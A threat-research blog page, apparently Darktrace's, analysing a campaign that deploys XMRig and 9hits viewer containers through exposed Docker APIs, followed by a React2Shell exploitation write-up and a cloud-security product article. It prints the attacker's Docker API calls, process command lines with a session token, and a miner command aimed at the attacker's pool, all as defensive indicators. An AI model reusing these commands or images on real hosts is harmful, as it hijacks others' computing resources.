ブログ
/
/
January 18, 2024

Containerised Clicks: Malicious Use of 9hits on Vulnerable Docker Hosts

Cado Security Labs uncovered a new campaign targeting vulnerable Docker services. Attackers deploy XMRig miners and the 9hits viewer application to generate credits. This campaign highlights attackers' evolving monetization strategies and the ongoing vulnerability of exposed Docker hosts.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
18
Jan 2024

Introduction: Malicious use of 9hits on vulnerable docker hosts

During routine monitoring of our honeypot infrastructure, Cado Security Labs researchers (now part of Darktrace) observed a novel campaign targeting vulnerable Docker services. The campaign deploys two containers to the vulnerable instance - a regular XMRig miner, as well as the 9hits viewer application. This was the first documented case of malware deploying the 9hits application as a payload, based on available open-source intelligence at the time.

9hits [1] describes itself as “A Unique Web Traffic Solution”. It is a platform where members can buy credits, which can then be exchanged for traffic being generated on their website of choice. Members can also run the 9hits viewer app, which runs a headless chrome instance in order to visit websites requested by other members, in exchange for a cut of the credits.

Screenshot from 9hits
Figure 1: Steps for using 9hits platform from viewer app

The viewer app responsible for generating hits and credits is now being deployed by malware, in order to generate credits for the attacker.

Initial access

The containers are deployed on the vulnerable Docker host over the Internet by an attacker-controlled server. Cado Security have been unable to obtain a copy of the spreader, however can speculate that the attacker discovered the honeypot via a service like Shodan. This is because the attacker’s IP does not have any entries in common abuse databases, suggesting it is not actively scanning. It is also possible the attacker is using a separate server for scanning.

After discovery, the spreader uses the Docker API to deploy two containers:

Jan 08 16:44:27 docker.novalocal dockerd[1014]: time="2024-01-08T16:44:27.619512372Z" level=debug msg="Calling POST /v1.43/images/create?fromImage=minerboy%2FXMRig&tag=latest" 
Jan 08 16:44:38 docker.novalocal dockerd[1014]: time="2024-01-08T16:44:38.725291585Z" level=debug msg="Calling POST /v1.43/images/create?fromImage=9hitste%2Fapp&tag=latest" 

This can also be seen reflected in the network capture of the honeypot, originating from IP 27[.]36.82.56 (An IP in Foshan, China). The IP 43[.]163.195.252 (Tencent hosting in Japan) has also been observed in the past.

Network capture
Figure 2: Network capture

Looking closer at the requests, we can observe a user agent of docker client:

User agent of docker client
Figure 3: User agent of docker client

Obviously, it is possible to clone a user agent and make it look like a Docker client. However, the order of API requests in the capture is identical to an actual instance of the Docker CLI. It is likely the attacker is using a script that sets the DOCKER_HOST variable and runs the regular CLI in order to compromise the server.  

The above API calls fetches off-the-shelf images from Dockerhub for the 9hits and XMRig software. This is a common attack vector for campaigns targeting Docker, where instead of fetching a bespoke image for their purposes they pull a generic image off Dockerhub (which will almost always be accessible) and leverage it for their needs.

In Cado’s investigations of campaigns targeting our honeypot, attackers often used a generic Alpine image and attach to it in order to break out of the container and run their malware on the host. In this case, the attacker makes no attempt to exit the container, and instead just runs the container with a predetermined argument.

Payload operation

As mentioned previously, the spreader invokes the Docker container with a custom command to kick start the infection. This command includes configuration and session identifiers.

Using memory forensics, the following processes being run by the 9hits container can be observed:

pid	  ppid	proc	cmd 
2379	2358	nh.sh	/bin/bash /nh.sh --token=c89f8b41d4972209ec497349cce7e840 --system-session --allow-crypto=no 
2406	2379	Xvfb	Xvfb :1 
2407	2379	9hits	/etc/9hitsv3-linux64/9hits --mode=exchange --current-hash=1704770235 --hide-browser=no --token=c89f8b41d4972209ec497349cce7e840 --allow-popups=yes --allow-adult=yes --allow-crypto=no --system-session --cache-del=200 --single-process --no-sandbox --no-zygote --auto-start 
2508	2455	9hbrowser	/etc/9hitsv3-linux64/browser/9hbrowser --nh-param=b2e931191f49d --ssid=<honeypot IP> 

In this case, the entry point for the container is the “ nh.sh ” script, which the attacker has added their session token to. This allows the 9hits app to authenticate with their servers and pull a list of sites to visit from them. Once the app has visited the site, the owner of the session token is awarded with a credit on the 9hits platform.

It appears that 9hits designed the session token system to work in untrusted contexts. It’s impossible to use the token for anything other than running the app to generate credits for the token owner, with the API and authentication tokens being a separate system. This allows the app to be run in illegitimate campaigns without the risk of the attacker's account being compromised.

9hits itself is based on headless Chrome, and as can be seen from the other processes, a browser instance is spawned to visit websites. The no sandbox, single process, and no zygote arguments are frequently passed to Chrome browsers running as root or in containers. There are a few other options that are set for this campaign, such as allowing it to visit adult sites, allowing it to visit sites that show popups, and configuring the cache duration. In addition, the actor behind this campaign has disabled the 9hits app’s ability to visit crypto related sites. The reason for this is unclear.

On the other container deployed by the attacker (XMRig), we can see it executes the following:

<code>1572	1552	XMRig	/app/XMRig -o byw.dscloud.me:3333 --randomx-1gb-pages --donate-level=0</code> 

The -o option specifies a mining pool to use. Most XMRig deployments will use a public pool and tell it the owner's wallet address, which can be frequently combined with the pool’s public data to see how many machines are mining for that address, along with the earnings of the owner. However, in this case it would appear that the mining pool is private, preventing access to statistics related to the campaign.

The dscloud domain is used by synology for dynamic DNS, where the synology server will keep the domain updated with the current IP of the attacker. Performing a lookup for this address at the time of writing, we can see it resolves to 27[.]36.82.56, the same IP that infected the honeypot in the first place.

Conclusion

The main impact of this campaign on compromised hosts is resource exhaustion, as the XMRig miner will use all available CPU resources it can while 9hits will use a large amount of bandwidth, memory, and what little CPU is left. The result of this is that legitimate workloads on infected servers will be unable to perform as expected. In addition, the campaign could be updated to leave a remote shell on the system, potentially causing a more serious breach. This has been seen before with mexals/diicot [2], a Romanian threat actor that maintained access to compromised servers using a malicious SSH key in addition to executing XMRig.

This campaign demonstrates that attackers are always looking for more strategies to make money from compromised hosts. It additionally shows that exposed Docker hosts are still a common entry vector for attackers. As Docker allows users to run arbitrary code, it is critical that it is kept secure to avoid your systems being used for malicious purposes.

IoCs

Docker container name Docker container image

faucet 9hitste/app

xmg minerboy/XMRig

Mining pool

byw.dscloud.me:3333

Session token

c89f8b41d4972209ec497349cce7e840

References:

[1] https://9hits.com/

[2] https://www.darktrace.com/blog/tracking-diicot-an-emerging-romanian-threat-actor

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

/

January 15, 2026

React2Shell Reflections: Cloud Insights, Finance Sector Impacts, and How Threat Actors Moved So Quickly

Default blog imageDefault blog image

Introduction

Last month’s disclosure of CVE 2025-55812, known as React2Shell, provided a reminder of how quickly modern threat actors can operationalize newly disclosed vulnerabilities, particularly in cloud-hosted environments.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day. Within 30 hours of the patch, a publicly available proof-of-concept emerged that could be used to exploit any vulnerable server. This short timeline meant many systems remained unpatched when attackers began actively exploiting the vulnerability.  

Darktrace researchers rapidly deployed a new honeypot to monitor exploitation of CVE 2025-55812 in the wild.

Within two minutes of deployment, Darktrace observed opportunistic attackers exploiting this unauthenticated remote code execution flaw in React Server Components, leveraging a single crafted request to gain control of exposed Next.js servers. Exploitation quickly progressed from reconnaissance to scripted payload delivery, HTTP beaconing, and cryptomining, underscoring how automation and pre‑positioned infrastructure by threat actors now compress the window between disclosure and active exploitation to mere hours.

For cloud‑native organizations, particularly those in the financial sector, where Darktrace observed the greatest impact, React2Shell highlights the growing disconnect between patch availability and attacker timelines, increasing the likelihood that even short delays in remediation can result in real‑world compromise.

Cloud insights

In contrast to traditional enterprise networks built around layered controls, cloud architectures are often intentionally internet-accessible by default. When vulnerabilities emerge in common application frameworks such as React and Next.js, attackers face minimal friction.  No phishing campaign, no credential theft, and no lateral movement are required; only an exposed service and exploitable condition.

The activity Darktrace observed during the React2shell intrusions reflects techniques that are familiar yet highly effective in cloud-based attacks. Attackers quickly pivot from an exposed internet-facing application to abusing the underlying cloud infrastructure, using automated exploitation to deploy secondary payloads at scale and ultimately act on their objectives, whether monetizing access through cryptomining or to burying themselves deeper in the environment for sustained persistence.

Cloud Case Study

In one incident, opportunistic attackers rapidly exploited an internet-facing Azure virtual machine (VM) running a Next.js application, abusing the React/next.js vulnerability to gain remote command execution within hours of the service becoming exposed. The compromise resulted in the staged deployment of a Go-based remote access trojan (RAT), followed by a series of cryptomining payloads such as XMrig.

Initial Access

Initial access appears to have originated from abused virtual private network (VPN) infrastructure, with the source IP (146.70.192[.]180) later identified as being associated with Surfshark

The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.
Figure 1: The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.

The use of commercial VPN exit nodes reflects a wider trend of opportunistic attackers leveraging low‑cost infrastructure to gain rapid, anonymous access.

Parent process telemetry later confirmed execution originated from the Next.js server, strongly indicating application-layer compromise rather than SSH brute force, misused credentials, or management-plane abuse.

Payload execution

Shortly after successful exploitation, Darktrace identified a suspicious file and subsequent execution. One of the first payloads retrieved was a binary masquerading as “vim”, a naming convention commonly used to evade casual inspection in Linux environments. This directly ties the payload execution to the compromised Next.js application process, reinforcing the hypothesis of exploit-driven access.

Command-and-Control (C2)



Network flow logs revealed outbound connections back to the same external IP involved in the inbound activity. From a defensive perspective, this pattern is significant as web servers typically receive inbound requests, and any persistent outbound callbacks — especially to the same IP — indicate likely post-exploitation control. In this case, a C2 detection model alert was raised approximately 90 minutes after the first indicators, reflecting the time required for sufficient behavioral evidence to confirm beaconing rather than benign application traffic.

Cryptominers deployment and re-exploitation

Following successful command execution within the compromised Next.js workload, the attackers rapidly transitioned to monetization by deploying cryptomining payloads. Microsoft Defender observed a shell command designed to fetch and execute a binary named “x” via either curl or wget, ensuring successful delivery regardless of which tooling was availability on the Azure VM.

The binary was written to /home/wasiluser/dashboard/x and subsequently executed, with open-source intelligence (OSINT) enrichment strongly suggesting it was a cryptominer consistent with XMRig‑style tooling. Later the same day, additional activity revealed the host downloading a static XMRig binary directly from GitHub and placing it in a hidden cache directory (/home/wasiluser/.cache/.sys/).

The use of trusted infrastructure and legitimate open‑source tooling indicates an opportunistic approach focused on reliability and speed. The repeated deployment of cryptominers strongly suggests re‑exploitation of the same vulnerable web application rather than reliance on traditional persistence mechanisms. This behavior is characteristic of cloud‑focused attacks, where publicly exposed workloads can be repeatedly compromised at scale more easily.

Financial sector spotlight

During the mass exploitation of React2Shell, Darktrace observed targeting by likely North Korean affiliated actors focused on financial organizations in the United Kingdom, Sweden, Spain, Portugal, Nigeria, Kenya, Qatar, and Chile.

The targeting of the financial sector is not unexpected, but the emergence of new Democratic People’s Republic of Korea (DPRK) tooling, including a Beavertail variant and EtherRat, a previously undocumented Linux implant, highlights the need for updated rules and signatures for organizations that rely on them.

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500 milliseconds and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT also overlaps with the Contagious Interview campaign, which has targeted blockchain developers since early 2025.

Read more finance‑sector insights in Darktrace’s white paper, The State of Cyber Security in the Finance Sector.

Threat actor behavior and speed

Darktrace’s honeypot was exploited just two minutes after coming online, demonstrating how automated scanning, pre-positioned infrastructure and staging, and C2 infrastructure traced back to “bulletproof” hosting reflects a mature, well‑resourced operational chain.

For financial organizations, particularly those operating cloud‑native platforms, digital asset services, or internet‑facing APIs, this activity demonstrates how rapidly geopolitical threat actors can weaponize newly disclosed vulnerabilities, turning short patching delays into strategic opportunities for long‑term access and financial gain. This underscores the need for a behavioral-anomaly-led security posture.

Credit to Nathaniel Jones (VP, Security & AI Strategy, Field CISO) and Mark Turner (Specialist Security Researcher)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Indicators of Compromise (IoCs)

146.70.192[.]180 – IP Address – Endpoint Associated with Surfshark

References

https://www.darktrace.com/resources/the-state-of-cybersecurity-in-the-finance-sector

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO

Blog

/

/

January 13, 2026

Runtime Is Where Cloud Security Really Counts: The Importance of Detection, Forensics and Real-Time Architecture Awareness

Default blog imageDefault blog image

Introduction: Shifting focus from prevention to runtime

Cloud security has spent the last decade focused on prevention; tightening configurations, scanning for vulnerabilities, and enforcing best practices through Cloud Native Application Protection Platforms (CNAPP). These capabilities remain essential, but they are not where cloud attacks happen.

Attacks happen at runtime: the dynamic, ephemeral, constantly changing execution layer where applications run, permissions are granted, identities act, and workloads communicate. This is also the layer where defenders traditionally have the least visibility and the least time to respond.

Today’s threat landscape demands a fundamental shift. Reducing cloud risk now requires moving beyond static posture and CNAPP only approaches and embracing realtime behavioral detection across workloads and identities, paired with the ability to automatically preserve forensic evidence. Defenders need a continuous, real-time understanding of what “normal” looks like in their cloud environments, and AI capable of processing massive data streams to surface deviations that signal emerging attacker behavior.

Runtime: The layer where attacks happen

Runtime is the cloud in motion — containers starting and stopping, serverless functions being called, IAM roles being assumed, workloads auto scaling, and data flowing across hundreds of services. It’s also where attackers:

  • Weaponize stolen credentials
  • Escalate privileges
  • Pivot programmatically
  • Deploy malicious compute
  • Manipulate or exfiltrate data

The challenge is complex: runtime evidence is ephemeral. Containers vanish; critical process data disappears in seconds. By the time a human analyst begins investigating, the detail required to understand and respond to the alert, often is already gone. This volatility makes runtime the hardest layer to monitor, and the most important one to secure.

What Darktrace / CLOUD Brings to Runtime Defence

Darktrace / CLOUD is purpose-built for the cloud execution layer. It unifies the capabilities required to detect, contain, and understand attacks as they unfold, not hours or days later. Four elements define its value:

1. Behavioral, real-time detection

The platform learns normal activity across cloud services, identities, workloads, and data flows, then surfaces anomalies that signify real attacker behavior, even when no signature exists.

2. Automated forensic level artifact collection

The moment Darktrace detects a threat, it can automatically capture volatile forensic evidence; disk state, memory, logs, and process context, including from ephemeral resources. This preserves the truth of what happened before workloads terminate and evidence disappears.

3. AI-led investigation

Cyber AI Analyst assembles cloud behaviors into a coherent incident story, correlating identity activity, network flows, and Cloud workload behavior. Analysts no longer need to pivot across dashboards or reconstruct timelines manually.

4. Live architectural awareness

Darktrace continuously maps your cloud environment as it operates; including services, identities, connectivity, and data pathways. This real-time visibility makes anomalies clearer and investigations dramatically faster.

Together, these capabilities form a runtime-first security model.

Why CNAPP alone isn’t enough

CNAPP platforms excel at pre deployment checks all the way down to developer workstations, identifying misconfigurations, concerning permission combinations, vulnerable images, and risky infrastructure choices. But CNAPP’s breadth is also its limitation. CNAPP is about posture. Runtime defense is about behavior.

CNAPP tells you what could go wrong; runtime detection highlights what is going wrong right now.

It cannot preserve ephemeral evidence, correlate active behaviors across domains, or contain unfolding attacks with the precision and speed required during a real incident. Prevention remains essential, but prevention alone cannot stop an attacker who is already operating inside your cloud environment.

Real-world AWS Scenario: Why Runtime Monitoring Wins

A recent incident detected by Darktrace / CLOUD highlights how cloud compromises unfold, and why runtime visibility is non-negotiable. Each step below reflects detections that occur only when monitoring behavior in real time.

1. External Credential Use

Detection: Unusual external source for credential use: An attacker logs into a cloud account from a never-before-seen location, the earliest sign of account takeover.

2. AWS CLI Pivot

Detection: Unusual CLI activity: The attacker switches to programmatic access, issuing commands from a suspicious host to gain automation and stealth.

3. Credential Manipulation

Detection: Rare password reset: They reset or assign new passwords to establish persistence and bypass existing security controls.

4. Cloud Reconnaissance

Detection: Burst of resource discovery: The attacker enumerates buckets, roles, and services to map high value assets and plan next steps.

5. Privilege Escalation

Detection: Anomalous IAM update: Unauthorized policy updates or role changes grant the attacker elevated access or a backdoor.

6. Malicious Compute Deployment

Detection: Unusual EC2/Lambda/ECS creation: The attacker deploys compute resources for mining, lateral movement, or staging further tools.

7. Data Access or Tampering

Detection: Unusual S3 modifications: They alter S3 permissions or objects, often a prelude to data exfiltration or corruption.

Only some of these actions would appear in a posture scan, crucially after the fact.
Every one of these runtime detections is visible only through real-time behavioral monitoring while the attack is in progress.

The future of cloud security Is runtime-first

Cloud defense can no longer revolve solely around prevention. Modern attacks unfold in runtime, across a fast-changing mesh of workloads, services, and — critically — identities. To reduce risk, organizations must be able to detect, understand, and contain malicious activity as it happens, before ephemeral evidence disappears and before attacker's pivot across identity layers.

Darktrace / CLOUD delivers this shift by turning runtime, the most volatile and consequential layer in the cloud, into a fully defensible control point through unified visibility across behavior, workloads, and identities. It does this by providing:

  • Real-time behavior detection across workloads and identity activity
  • Autonomous response actions for rapid containment
  • Automated forensic level artifact preservation the moment events occur
  • AI-driven investigation that separates weak signals from true attacker patterns
  • Live cloud environment insight to understand context and impact instantly

Cloud security must evolve from securing what might go wrong to continuously understanding what is happening; in runtime, across identities, and at the speed attackers operate. Unifying runtime and identity visibility is how defenders regain the advantage.

[related-resource]

Continue reading
About the author
Adam Stevens
Senior Director of Product, Cloud | Darktrace
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ